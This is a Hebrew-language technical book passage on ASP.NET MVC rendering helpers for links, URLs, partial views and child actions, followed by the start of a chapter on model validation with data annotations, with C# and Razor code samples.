סייעי מימוש (rendering helper) משמשים ליצירת קישורים למשאבים אחרים ביישום, ויכולים גם לסייע לכם בבניית הפיסות הרב-שימושיות של ממשק המשתמש המכונות **תצוגות חלקיות (partial views)**.

Html.ActionLink ו- Html.RouteLink

הסייע ActionLink מפיק היפר-קישור (תגית עוגן, anchor) לפעולת בקר אחרת. בדומה לסייע BeginForm שהצגנו קודם לכן, הסייע ActionLink משתמש במנגנוני הניתוב API המוסתרים כדי להפיק נתיב URL מתאים. לדוגמה, בעת קישור לפעולה באותו בקר שמשמש למימוש התצוגה הנוכחית, אתם יכולים לספק את שם הפעולה בלבד:

```
@Html.ActionLink("Link Text", "AnotherAction")
```

בהנחה שמדובר בניתוב על פי ברירת מחדל, שורת הקוד תפיק את התגיות הבאות:

```
<a href="/Home/AnotherAction">LinkText</a>
```

אם אתם רוצים ליצור קישור לפעולה שנמצאת בבקר אחר, אתם יכולים להעביר את שם הבקר לשיטה ActionLink בתור ארגומנט שלישי. לדוגמה, כדי לממש קישור לפעולה Index של ShoppingCartController, נכתוב את שורת הקוד שלהלן:

```
@Html.ActionLink("Link Text", "Index", "ShoppingCart")
```

שימו לב שהעברנו את שם הבקר ללא סיומת Controller. לעולם לא מציינים את שם הטיפוס של הבקר. שיטות ActionLink מכירות היטב את הבקרים והשיטות של ASP.NET MVC, ובדוגמאות האחרונות ראינו כיצד להשתמש בגרסאות המועמסות של הסייעים הללו כדי לציין את שם הפעולה בלבד, או גם את שם הבקר וגם את שם הפעולה.

לעתים קרובות הגרסאות המועמסות הקיימות של ActionLink אינן מספקות מענה הולם למספר הפרמטרים הנדרשים לניתוב. לדוגמה, ייתכן שתצטרכו להעביר ערך ID בנתיב, או פרמטר ניתוב אחר שייחודי ליישום שלכם. ברור ומובן מאליו שלא ניתן לספק גרסה מועמסת מובנית מתאימה של סייע ActionLink לכל הטיפוסים והתרחישים האפשריים.

למרבה המזל, באפשרותכם להעביר לנתב את כל ערכי הניתוב הנדרשים באמצעות גרסאות מועמסות אחרות של ActionLink. אחת מהגרסאות מאפשרת לכם להעביר אובייקט מטיפוס RouteValueDictionary. גרסה אחרת מאפשרת לכם להעביר פרמטר אובייקט (בדרך כלל מטיפוס אנונימי) לפרמטר routeValue. תהליך זמן הריצה סוקר את מאפייני האובייקט ומשתמש בהם לבניית ערכי הניתוב (שמות המאפיינים יהיו השמות של פרמטרי הניתוב, וערכי המאפיינים ייצגו את הערכים של פרמטרי הניתוב). לדוגמה, כדי לבנות קישור לעריכת אלבום עם ערך ID של 10720, תוכלו להשתמש בקוד הבא:

```
@Html.ActionLink("Edit link text", "Edit", "StoreManager", new {id=10720}, null)
```

הפרמטר האחרון בגרסה זו של סייע ActionLink הוא הארגומנט htmlAttributes. קודם לכן ראיתם כיצד ניתן להשתמש בפרמטר הזה לקביעת הערך של כל תכונה (attribute) באלמנט HTML. כאן העברנו ערך null (פעולה השקולה להימנעות מהגדרות תכונות נוספות בתגיות HTML). למרות שאיננו צריכים להגדיר תכונות נוספות באמצעות קוד, אנחנו בכל זאת חייבים להעביר את הפרמטר כדי להפעיל את הגרסה המועמסת הנכונה של ActionLink.

דפוס הפעולה של הסייע RouteLink זהה לזה של הסייע ActionLink, אך הוא מקבל גם שם ניתוב ואינו כולל ארגומנטים עבור שם הבקר ושם הפעולה. למשל, הדוגמה הראשונה לשימוש בסייע ActionLink שהצגנו קודם שקולה לשורת הקוד שלהלן:

```
@Html.RouteLink("Link Text", new {action="AnotherAction"})
```

סייעי URL

סייעי URL דומים לסייע ActionLink HTML ולסייע RouteLink, אך במקום להחזיר HTML, הם בונים כתובות URL ומחזירים את הכתובות הללו כמחרוזת. יש שלושה סייעי URL:

- Action
- Content
- RouteUrl

הסייע Action זהה לחלוטין לסייע ActionLink, אך אינו מחזיר תגית עוגן (enchor tag). לדוגמה, שורת הקוד שלהלן תגרום להצגת URL (לא קישור) להצגת כל אלבומי הג'אז שנמצאים בחנות:

```
<span>
  @Url.Action("Browse", "Store", new { genre = "Jazz" }, null)
</span>
```

הנה התוצאה שמתקבלת בפורמט HTML:

```
<span>
  /Store/Browse?genre=Jazz
</span>
```

שימוש נוסף בסייע Action נציג כאשר נגיע לדיון בפיתוח AJAX (פרק 8).

דפוס הפעולה של הסייע RouteUrl זהה לזה של הסייע Action, אך בדומה לסייע RouteLink הוא מקבל שם ניתוב, ואינו כולל ארגומנטים עבור שם הבקר ושם הפעולה.

הסייע Content שימושי במיוחד, מכיוון שהוא מאפשר להמיר נתיב יישום יחסי לנתיב יישום מוחלט. ניתן לראות את הסייע Content בפעולה בתצוגה _Layout של היישום Music Store.

```
<script src="@Url.Content("~/Scripts/jquery-1.5.1.min.js")"
                type="text/javascript"></script>
```

השימוש בטילדה (~) בתור התו הראשון של הפרמטר שמועבר לסייע Content מאפשר לסייע להפיק כתובת URL נכונה ללא תלות במיקום הפריסה הנוכחי של היישום (אתם יכולים לחשוב

על הטילדה כתו שמייצג את תיקיית השורש של היישום). בלי הטילדה, הכתובת URL עשויה להשתבש במקרה של העברת היישום במעלה או במורד היררכיית התיקיות הווירטואלית.

ביישומי ASP.NET MVC 4, אשר משתמשים בגרסה 2 של מנוע Razor, הטילדה מתורגמת באופן אוטומטי כאשר היא מופיעה בתכונה src של האלמנטים script, style ו-img. הקוד מהדוגמה הקודמת יפעל בצורה תקינה לחלוטין גם אם ייכתב כך:

```
<script src="~/Scripts/jquery-1.5.1.min.js" type="text/javascript"></script>
```

Html.Partial ו- Html.RenderPartial

הסייע Partial מממש תצוגות חלקיות בתור מחרוזות. תצוגה חלקית מכילה בדרך כלל תגיות אשר נרצה לממש כחלק ממספר תצוגות שונות. לסייע Partial ארבע גרסאות מועמסות:

```
public void Partial(string partialViewName);
public void Partial(string partialViewName, object model);
public void Partial(string partialViewName, ViewDataDictionary viewData);
public void Partial(string partialViewName, object model,
                ViewDataDictionary viewData);
```

שימו לב שאין צורך לציין את הנתיב או את סיומת הקובץ של התצוגה, מכיוון שההיגיון שמשמש את תהליך זמן הריצה כדי לאתר את התצוגה החלקית זהה להיגיון שמשמש לאיתור תצוגה רגילה. לדוגמה, בקוד שלהלן מבוצע מימוש של תצוגה חלקית בשם AlbumDisplay. זמן הריצה ייעזר בכל מנועי התצוגה הזמינים כדי לאתר את התצוגה המבוקשת.

```
@Html.Partial("AlbumDisplay")
```

הסייע RenderPartial דומה לסייע Partial, אולם RenderPartial כותב ישירות אל זרם הפלט (output stream) של התגובה במקום להחזיר מחרוזת. זוהי הסיבה שאתם חייבים למקם את RenderPartial בתוך בלוק קוד, ולא לכתוב ביטוי קוד. לדוגמה, שתי שורות הקוד שלהלן מפיקות פלט זהה לזרם הפלט:

```
@{Html.RenderPartial("AlbumDisplay "); }
@Html.Partial("AlbumDisplay ")
```

אם כן, באיזה מהסייעים להשתמש, בסייע Partial או בסייע RenderPartial? ככלל, עדיף להשתמש בסייע Partial מכיוון שהוא נוח יותר לשימוש מאשר הסייע RenderPartial (אינכם חייבים לכרוך את הקריאה באמצעות סוגריים מסולסלים). עם זאת, מבחינת ביצועים RenderPartial יכול במקרים מסוימים להיות היעיל מבין השניים מכיוון שהוא כותב ישירות אל זרם התגובה. אבל, היתרון היחסי הזה יבוא לידי ביטוי בצורה משמעותית רק במקרים של שימוש רב מאוד (בגין ריבוי תנועה או קריאות חוזרות ונשנות בלולאה).

Html.Action ו- Html.RenderAction

הסייעים Html.Action ו-Html.RenderAction דומים לסייעים Partial ו-RenderPartial. תפקידו של הסייע Partial הוא לעזור למימוש חלקים ממודל התצוגה שמבוססים על תגיות תצוגה

המאוחסנות בקובץ נפרד. לעומתם, הסייע Action משמש להרצת פעולת בקר נפרדת והצגת התוצאות. הסייע Action מספק רמה גבוהה יותר של גמישות ויכולת שימוש חוזר מכיוון שפעולת הבקר יכולה לבנות מודל שונה ולנצל את קיומו של הֶקְשֵר בקר (controller context) נפרד.

גם הפעם, ההבדל היחיד בין הסייע Html.Action לבין הסייע Html.RenderAction הוא בכך שהסייע RenderAction כותב ישירות אל התגובה (עובדה שיכולה להביא לעתים לשיפור קל ביעילות). כעת נציג דוגמה קצרה לשימוש בסייע הזה. נניח שאתם משתמשים בבקר הבא:

```
public class MyController : Controller {
  public ActionResult Index() {
    return View();
  }

  [ChildActionOnly]
  public ActionResult Menu() {
    var menu = GetMenuFromSomewhere();
    return PartialView(menu);
  }
}
```

הפעולה Menu משמשת לבניית מודל תפריט ומחזירה תצוגה חלקית שכוללת את התפריט בלבד:

```
@model Menu
<ul>
@foreach (var item in Model.MenuItem) {
  <li>@item.Text</li>
}
</ul>
```

בתצוגה Index.cshtml, ניתן כעת לבצע קריאה לפעולה Menu כדי להציג את התפריט.

```
<html>
<head><title>Index with Menu</title></head>
<body>
  @Html.Action("Menu")
  <h1>Welcome to the Index View</h1>
</body>
</html>
```

שימו לב שהפעולה Menu מסומנת באמצעות ChildActionOnlyAttribute. סימון זה נועד למנוע מתהליך זמן הריצה ייזום של פעולה זו ישירות דרך URL. במקום זה, רק קריאה לסייע Action או לסייע RenderAction היא הדרך היחידה ליזום את פעולת הבת (child action). אין זו חובה להשתמש בסימון ChildActionOnlyAttribute, אך בדרך כלל מומלץ לעשות זאת עבור פעולות בת.

בגרסה MVC 3 נוסף למחלקה ControllerContext מאפיין חדש בשם IsChildAction. המאפיין IsChildAction מכיל ערך true, כאשר הקריאה לפעולה מתבצעת דרך Action או RenderAction, וערך false כאשר ייזום הפעולה מתבצעת באמצעות כתובת URL. חלק ממסנני הפעולה של זמן הריצה של MVC מתייחסים בצורה שונה לפעולת בת (כמו למשל התכונות AuthorizeAttribute ו-OutputCacheAttribute).

העברת ערכים לסייע RenderAction

מכיוון שסייעי הפעולות הללו מפעילים שיטות פעולה, ניתן להעביר ערכים נוספים בתור פרמטרים לפעולת היעד. לדוגמה, נניח שברצונכם להעביר אפשרויות לתפריט:

1. אתם יכולים להגדיר מחלקה חדשה בשם MenuOptions, בדרך זו:

```
public class MenuOptions {
  public int Width { get; set; }
  public int Height { get; set; }
}
```

2. הוסיפו פרמטר מתאים לשיטת הפעולה Menu, כמוצג להלן:

```
[ChildActionOnly]
public ActionResult Menu(MenuOptions options) {
  return PartialView(options);
}
```

3. כעת אתם יכולים להעביר אפשרויות תפריט בעת קריאה לפעולה בקובץ התצוגה שלכם:

```
@Html.Action("Menu", new {
options = new MenuOptions { Width=400, Height=500 } })
```

עבודה עם התכונה ActionName

בהקשר זה כדאי לציין שהסייע RenderAction מכבד את התכונה ActionName בעת קריאה לשם של פעולה. אם תסמנו את הפעולה באופן המוצג להלן, תצטרכו להקפיד להשתמש בשם CoolMenu (ולא Menu) בתור שם הפעולה, כאשר הקריאה מתבצעת באמצעות RenderAction:

```
[ChildActionOnly]
[ActionName("CoolMenu")]
public ActionResult Menu(MenuOptions options) {
  return PartialView(options);
}
```

סיכום

בפרק זה ראינו כיצד לבנות טפסים להצגה ברשת WWW, וגם כיצד להשתמש בכל סייעי HTML שמספקת תשתית MVC לצורך בניית טפסים ומימוש. הסייעים אינם פועלים בצורה אשר פוגעת ברמת השליטה שלכם בתגיות של היישום. הסייעים (helpers) הם כלים שנועדו לשפר את ההספק שלכם כמתכנתים. עם זאת, הם מאפשרים לשלוט באופן מלא בכל הסוגריים המשולשים שמופקים על ידי היישום שאתם מפתחים.

פרק 6

סימון נתונים ואימות

Scott Allen

עיקרי הפרק

- שימוש בסימון נתונים לצרכי אימות
- יצירת לוגיקת אימות מותאמת אישית
- שימוש בסימוני נתוני-מטא של מודל

אימות (validation) של קלט שמתקבל מהמשתמש היה מאז ומעולם משימה מאתגרת למפתחים בכלל ולמפתחים של יישומי אינטרנט בפרט. מעבר לרצון ליישם "**לוגיקת אימות**" (validation logic) כבר בצד הדפדפן לצורך שיפור חווית המשתמשים, אנחנו **חייבים** גם לדאוג ליישם לוגיקת אימות בשרת. יישום לוגיקת אימות בצד הלקוח מאפשר לספק למשתמשים משוב מיידי על המידע שהם מזינים לטופס, כמצופה מיישומי אינטרנט מודרניים. בעבר השני של החיבור, ביצוע אימות בצד השרת מהווה שכבת אבטחה חיונית, מכיוון שאיננו יכולים לבטוח במידע אשר מתקבל מהרשת.

לוגיקת האימות עצמה היא רק חלק אחד ממנגנון האימות השלם. במקביל צריך גם לנהל את הודעות השגיאה שנלוות למסקנות האימות, להטמיע את הודעות השגיאה בממשק המשתמש של היישום, ולספק מנגנונים שיאפשרו למשתמשי היישום להתאושש בצורה אלגנטית משגיאות אימות ותקלות אחרות.

אם הטמעת מנגנוני אימות נשמעת כמו מטלה מפרכת, בוודאי תשמחו ללמוד שתשתית ASP.NET MVC יכולה לסייע להקים אותה. בפרק זה כלול החומר שיש לדעת על רכיבי האימות של תשתית MVC ועל היישום של תהליכי האימות.

המונח **אימות** (validation) בהקשר של תבנית העיצוב MVC מתייחס בעיקר לאימות של ערכי **מודל** והוא מכוון להשיב על שאלות כמו: האם המשתמש העביר את סוג הערך הנדרש? או, האם הערך בטווח הנכון? אפשרויות האימות של ASP.NET MVC יכולות לסייע באימות של ערכי מודל. אפשרויות האימות הללו ניתנות להרחבה - תוכלו לבנות סכמות אימות מותאמות

אישית שתפעלנה בכל דרך שתרצו - אך הגישה שמשמשת לאימות על פי ברירת מחדל מבוססת על סגנון אימות הצהרתי הכרוך בשימוש במאפיינים (attributes) שמכונים **סימוני נתונים (data annotations)**.

בפרק זה נלמד כיצד לעבוד עם סימוני נתונים בתשתית MVC. נראה גם כיצד להשתמש בסימוני נתונים לצרכים נוספים שאינם קשורים לאימות דווקא. סימוני הנתונים הם למעשה מנגנון לשימוש כללי שמאפשר הזנה של נתוני-מטא לתשתית (נתונים על הנתונים), והתשתית משתמשת בנתוני-המטא הללו לא רק לצרכי ביצוע אימות, אלא גם לבניית תגיות HTML שמשמשות להצגה ולעריכה של מודלים. אך לפני הכול, הבה נבחן תרחיש אימות טיפוסי.

סימון לצורכי אימות

משתמש שמנסה לרכוש מוסיקה ביישום Music Store של ASP.NET MVC נדרש לבצע תהליך תשלום שגרתי כדי לשלם עבור תכולת עגלת הקניות שלו. לשם כך עליו לספק את פרטי אמצעי התשלום וכתובת למשלוח. המחלקה Order מייצגת את כל מה שדרוש ליישום כדי לבצע את תהליך התשלום:

```
public class Order
{
  public int OrderId { get; set; }
  public DateTime OrderDate { get; set; }
  public string Username { get; set; }
  public string FirstName { get; set; }
  public string LastName { get; set; }
  public string Address { get; set; }
  public string City { get; set; }
  public string State { get; set; }
  public string PostalCode { get; set; }
  public string Country { get; set; }
  public string Phone { get; set; }
  public string Email { get; set; }
  public decimal Total { get; set; }
  public List<OrderDetail> OrderDetails { get; set; }
}
```


חלק מהמאפיינים במחלקה Order נקבעים על פי קלט שמתקבל מהמשתמש (כמו למשל FirstName ו-LastName), בעוד שאחרים נקבעים על ידי היישום על בסיס הערכים של מאפיינים אחרים בסביבה, או על ידי איתור ערכים מתאימים בבסיס הנתונים (כמו למשל המאפיין Username: מכיוון שהמשתמש חייב להיכנס לחשבון לפני ביצוע התשלום, ערך זה אמור להיות ידוע למערכת).

היישום בונה את דף התשלום באמצעות סייע HTML בשם EditorForModel. להלן קוד מתוך התצוגה AddressandPayment.cshtml שבתיקייה Views/Checkout:

```
<fieldset>
  <legend>Shipping Information</legend>
  @Html.EditorForModel()
```

```
</fieldset>
```

הסייע EditorForModel יוצר שדות קלט עבור כל אחד מהמאפיינים של אובייקט מודל, ובמקרה שלנו התוצר הסופי הינו הטופס שמוצג בתרשים 6-1.



תרשים 6-1

בטופס זה יש מספר בעיות ברורות. לדוגמה, אנחנו לא רוצים שהמשתמש יזין בעצמו את מספר ההזמנה (OrderId) או את תאריך ההזמנה (OrderDate). ערכים אלה ייקבעו על ידי היישום שבצד השרת. כמו כן, למרות שהתוויות של שדות הקלט מובנות לחלוטין למפתח (FirstName הוא בבירור שם של מאפיין), זה לא מה שנרצה להציג בפני המשתמשים שלנו. במקרה זה נעדיף בוודאי להציג שם המתאר את השדה, ורצוי בעברית, אך בוודאי לא נרצה להציג את שם השדה שבתוכנית. בנושאים אלה נדון בהמשך.

הפעלת HTML 5 ביישומי MVC 4

החל מגרסת MVC 4, סייעי HTML של התשתית משתמשים בטיפוסי קלט של HTML 5. בתרשים 6-1 ניתן לזהות בבירור את העיצוב השונה של OrderID ושל OrderDate בהשוואה לשדות הקלט האחרים בדף. הסיבה למראה השונה היא שהמימוש של OrderDate בתשתית MVC 4 נעשה באמצעות אלמנט קלט מטיפוס number, והמימוש של OrderDate נעשה באמצעות אלמנט קלט מטיפוס datetime. אומנם, במקרה המסוים הזה איננו רוצים להציג את שדות הקלט הללו בטופס, אך זו דוגמה טובה לדרך שבה נעשה המימוש של טיפוסי הקלט הללו על ידי MVC 4 , ודוגמה לאפשרויות השונות וללוגיקת האימות שמוספים על ידי הדפדפן (Google Chrome, במקרה שלנו) בהתאם לטיפוס הקלט.

בשלב זה עלינו לטפל בבעיה רצינית יותר שאינה נראית בתצלום המסך שבתרשים 6-1. במצב הנוכחי, לקוחות החנות יכולים להשאיר את הטופס ריק לחלוטין וללחוץ על לחצן Submit Order שבתחתית הטופס, מבלי שהיישום יודיע להם שחובה לספק מידע חיוני וחשוב, כגון השם והכתובת שלהם. נטפל בבעיה זו באמצעות סימוני נתונים.

שימוש בסימוני אימות

סימוני נתונים (data annotations) הם מאפיינים ששייכים למרחב השמות System.ComponentModel.DataAnnotations (למעט צמד מאפיינים שמוגדרים מחוץ למרחב השמות, כפי שנראה בהמשך). ניתן להשתמש במאפיינים אלה לצורך אימות בצד השרת, אך התשתית תומכת גם באימות בצד הלקוח בעת החלה של אחד המאפיינים הללו על מאפיין של מודל. לרשותכם עומדים ארבעה מאפיינים במרחב השמות DataAnnotations שמכסים את רוב תרחישי האימות השכיחים. המאפיין הראשון שנעסוק בו הוא Required.

Required

מכיוון שהלקוחות שלנו **חייבים** לספק שם פרטי ושם משפחה, נסמן את המאפיין FirstName ואת LastName של מודל ההזמנה Order על ידי המאפיין Required:

```
[Required]
public string FirstName { get; set; }

[Required]
public string LastName { get; set; }
```

המאפיין יגרום להודעה של שגיאת אימות אם הוא ריק או אם ערכו null (בהמשך נלמד כיצד לטפל בשגיאות אימות).

בדומה לשאר מאפייני האימות המובנים, המאפיין Required מספק לוגיקת אימות בצד הלקוח ובצד השרת כאחד.

לאחר מיקום המאפיין, אם הלקוח ינסה לשלוח את הטופס מבלי לספק בו שם משפחה, למשל, תוצג בפניו הודעת השגיאה הסטנדרטית שבתרשים 6-2.

תרשים 6-2


עם זאת, גם אם אפשרויות JavaScript מנוטרלות בדפדפן של הלקוח, שדה שם המשפחה הריק עדיין יזוהה על ידי לוגיקת האימות בצד השרת. לכן גם במקרה זה, ובהנחה שפעולת הבקר שלכם מיושמת בצורה נכונה (בהמשך יוסבר בדיוק למה הכוונה), הודעת השגיאה שבתרשים 6-2 תוצג בפני המשתמש.

StringLength

כפי שראינו לעיל, הלקוח אינו יכול להתחמק מהזנת שמו המלא, אך מה יקרה אם יזין שם ארוך מדי? למרות שמשתני מחרוזת של NET. יכולים (בתיאוריה) לאחסן רצף בלתי מוגבל של תווי Unicode, סכמת בסיס הנתונים של יישום Music Store קובעת גבול עליון של 160 תווים לערכי שם. אם ננסה להזין לבסיס הנתונים שם ארוך יותר, נקבל התרעת שגיאה. באמצעות המאפיין StringLength נוכל להבטיח שערך המחרוזת שמועבר על ידי המשתמש לא יחרוג מהמגבלה המוגדרת על ידי בסיס הנתונים:

```
[Required]
[StringLength(160)]
public string FirstName { get; set; }

[Required]
[StringLength(160)]
public string LastName { get; set; }
```

כאן המקום לציין שאין מגבלה על מספר מאפייני האימות שמוחלים על מאפיין מודל יחיד. לאחר החלת המאפיין, אם הלקוח יזין יותר מדי תווים, תוצג בפניו הודעה השגיאה הסטנדרטית כמו זו שתחת השדה LastName בתרשים 6-3.



תרשים 6-3

MinimumLength הינו פרמטר שֵׁמי (named parameter) אופציונלי שמאפשר לכם לציין גבול תחתון למחרוזת. הקוד שלהלן מאמת שהערך המוזן עבור המאפיין FirstName הינו מחרוזת באורך של 3 עד 160 תווים (כולל):


```
[Required]
[StringLength(160, MinimumLength=3)]
public string FirstName { get; set; }
```

RegularExpression

חלק מהמאפיינים של המודל Order מחייבים תהליך אימות מורכב יותר מאשר בדיקה של מילוי שדות חובה והגבלת האורך של מחרוזת. לדוגמה, עלינו לבדוק שהמאפיין Email של המודל Order מקבל כתובת דואר אלקטרוני חוקית ופעילה. כמעט בלתי אפשרי לוודא שכתובת דואר אלקטרוני פעילה מבלי לשלוח הודעת דואר אלקטרוני ולחכות לתגובה, ועל כן עלינו להסתפק בבדיקה שהערך המוזן **נראה כמו** כתובת דואר אלקטרוני פעילה. נעשה זאת באמצעות המאפיין RegularExpression:

```
[RegularExpression(@"[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,4}")]
public string Email { get; set; }
```

ביטויים תקינים (regular expressions) הינם אמצעי יעיל ותמציתי לאכיפת המבנה והתוכן של ערך מחרוזת. אם הלקוח מזין לשדה כתובת הדואר האלקטרוני מחרוזת שאינה תואמת לדפוס הכתובת שהוגדר באמצעות הביטוי התקין, תוצג בפניו הודעת השגיאה כמו בתרשים 4-6.



תרשים 4-6

למשתמש שאינו מפתח (וגם לחלק מהמפתחים), הודעת השגיאה הזו נראית כמו משהו שהוקלד על ידי פעוט בן 5 שהקיש באקראי על המקלדת. בסעיף הבא נלמד להחליף את ההודעה הזו בנוסח ידידותי יותר למשתמש.

Range

המאפיין Range משמש להצבת רף תחתון ורף עליון על ערכים מספריים. אילו רצינו להעניק בחנות המוסיקה המקוונת שלנו שירות ללקוחות בגיל בטווח הגילאים 35 עד 44 בלבד, היינו יכולים להוסיף מאפיין Age למחלקה Order ולהשתמש בתכונה Range כמוצג בקוד שלהלן:

```
[Range(35,44)]
public int Age { get; set; }
```

הפרמטר הראשון של המאפיין הוא הערך הנמוך ביותר והפרמטר השני הוא הערך הגבוה ביותר. ערכי הפרמטרים עצמם נכללים בתחום המותר. ניתן להשתמש במאפיין Range עבור משתנים מסוג int ו-double, וגרסה מועמסת נוספת של הבנאי מקבלת פרמטר Type ושתי מחרוזות (גרסה זו יכולה לדוגמה, לשמש לקביעת טווח עבור מאפייני תאריך ומאפיינים דצימליים).

```
[Range(typeof(decimal), "0.00", "49.99")]
public decimal Price { get; set; }
```

תכונות אימות במרחב השמות System.Web.Mvc

תשתית ASP.NET MVC מספקת שתי תכונות אימות נוספות שתוכלו להיעזר בהם ביישומים שתפתחו. תכונות אלו נמצאות במרחב השמות System.Web.Mvc.

התכונה **Remote** מאפשרת לבצע אימות בצד הלקוח על בסיס נתונים שמתקבלים מהשרת. ניקח לדוגמה את המאפיין UserName במחלקה RegisterModel של היישום MVC Music Store. עלינו למנוע מצב שבו לשני משתמשים יהיה אותו שם משתמש. בצד הלקוח קשה לאמת שהערך שמוזן הוא אמנם ייחודי (כדי לעשות זאת עלינו לשלוח לעמדת הלקוח את כל שמות המשתמשים שמאוחסנים בבסיס הנתונים). התכונה Remote מאפשרת לשלוח את ערך UserName אל השרת, ולהשוות את הערך מול הערכים שנמצאים בבסיס הנתונים.

```
[Remote("CheckUserName", "Account")]
public string UserName { get; set; }
```

בתוך הסוגריים המרובעים אפשר לציין את שם הפעולה ואת שם הבקר שעבורם תבוצע קריאה בקוד שבצד הלקוח. הקוד בצד הלקוח ישלח באופן אוטומטי אל השרת את הערך שהוזן על ידי המשתמש עבור המאפיין UserName. גרסה מועמסת של בנאי התכונה מאפשרת לשלוח אל השרת שדות נוספים.

```
public JsonResult CheckUserName(string username)
{
  var result = Membership.FindUsersByName(username).Count == 0;
  return Json(result, JsonRequestBehavior.AllowGet);
}
```

פעולת הבקר מקבלת פרמטר עם שם המאפיין שעליה לאמת, ומחזירה ערך true או false בפורמט JSON (JavaScript Object Notation). בפרק 8 נעסוק בהרחבה באפשרויות JSON, AJAX ובכלים נוספים שפועלים בצד הלקוח.

התכונה השנייה היא **Compare**. התכונה Compare מאפשרת לוודא ששני מאפיינים באובייקט מודל מכילים ערך זהה. לדוגמה, אתם יכולים לדרוש מהלקוח להזין את כתובת הדואר האלקטרוני שלו פעמיים כדי למנוע שגיאות הקלדה:

```
[RegularExpression(@"[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,4}")]
public string Email { get; set; }

[Compare("Email")]
public string EmailConfirm { get; set; }
```

אם המשתמש יזין שתי כתובות דואר אלקטרוני שונות, תוצג בפניו הודעת השגיאה שבתרשים 6-5.

תרשים 6-5

התכונות Remote ו-Compare יכולות לפעול רק מכיוון שסימוני נתונים ניתנים להרחבה. בהמשך הלימוד בפרק זה נתעמק בבניית סימונים מותאמים אישית. כעת נראה כיצד לשנות את הודעות השגיאה שמוצגות למשתמש במקרה של חריגה מכללי האימות.

הודעות שגיאה מותאמות אישית ולוקליזציה

כל מאפיין אימות יכול לקבל פרמטר שֵמי (named parameter) עם הודעת שגיאה מותאמת אישית. לדוגמה, אם אינכם מרוצים מנוסח הודעת השגיאה של המאפיין RegularExpression (מכיוון שהוא מכיל את הביטוי התקין, הרגולרי), תוכלו להתאים באופן אישי את הודעת השגיאה באמצעות הקוד שלהלן:

```
[RegularExpression(@"[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,4}",
                ErrorMessage="Email doesn't look like a valid email address.")]
public string Email { get; set; }
```


בכל מאפייני האימות, שם הפרמטר שמשמש להעברת נוסח הודעת השגיאה החדש הוא ErrorMessage.

```
[Required(ErrorMessage="Your last name is required")]
[StringLength(160, ErrorMessage="Your last name is too long")]
public string LastName { get; set; }
```

הודעת שגיאה מותאמת אישית יכולה לכלול שומר מקום יחיד במחרוזת. המאפיינים המובנים בונים את הודעת השגיאה על ידי החלפת שומר המקום בשם התצוגה הידידותי של המאפיין (בהמשך, בסעיף שעוסק בסימוני תצוגה, נלמד כיצד להגדיר שמות תצוגה). נקח לדוגמה את המאפיין Required בקוד שלהלן:

```
[Required(ErrorMessage="Your {0} is required.")]
[StringLength(160, ErrorMessage="{0} is too long.")]
public string LastName { get; set; }
```

אל המאפיין מועברת הודעת שגיאה שכוללת שומר מקום ({0}). כעת, אם הלקוח ישאיר את השדה ריק, תוצג בפניו הודעת השגיאה שבתרשים 6-6.



תרשים 6-6

ביישומי אינטרנט שמיועדים לשוק הבינלאומי, הטמעת הודעות השגיאה בקוד אינה פתרון טוב. במקום להשתמש במחרוזת מפורשת, נרצה להציג טקסט שונה בכל ארץ. למרבה המזל, כל מאפייני האימות מאפשרים לציין את טיפוס המשאב ושם המשאב לצורך לוקליזציה של הודעת השגיאה:

```
[Required(ErrorMessageResourceType=typeof(ErrorMessages),
          ErrorMessageResourceName="LastNameRequired")]
[StringLength(160, ErrorMessageResourceType = typeof(ErrorMessages),
              ErrorMessageResourceName = "LastNameTooLong")]
public string LastName { get; set; }
```

הקוד מבוסס על ההנחה שהיישום כולל קובץ משאבים בשם ErrorMessages.resx שמכיל בתוכו את הרשומות המתאימות (LastNameRequired ו- LastNameTooLong). כדי להשתמש בקבצי משאבים מקומיים בסביבת ASP.NET, עליכם לקבוע שפה במאפיין UICulture של תהליך הריצה הנוכחי. למידע נוסף ראו " How To: Set the Culture and UI Culture for ASP.NET Page Globalization" בכתובת http://msdn.microsoft.com/en-us/library/bz9tc508.aspx.

סימוני נתונים: הצצה מאחורי הקלעים

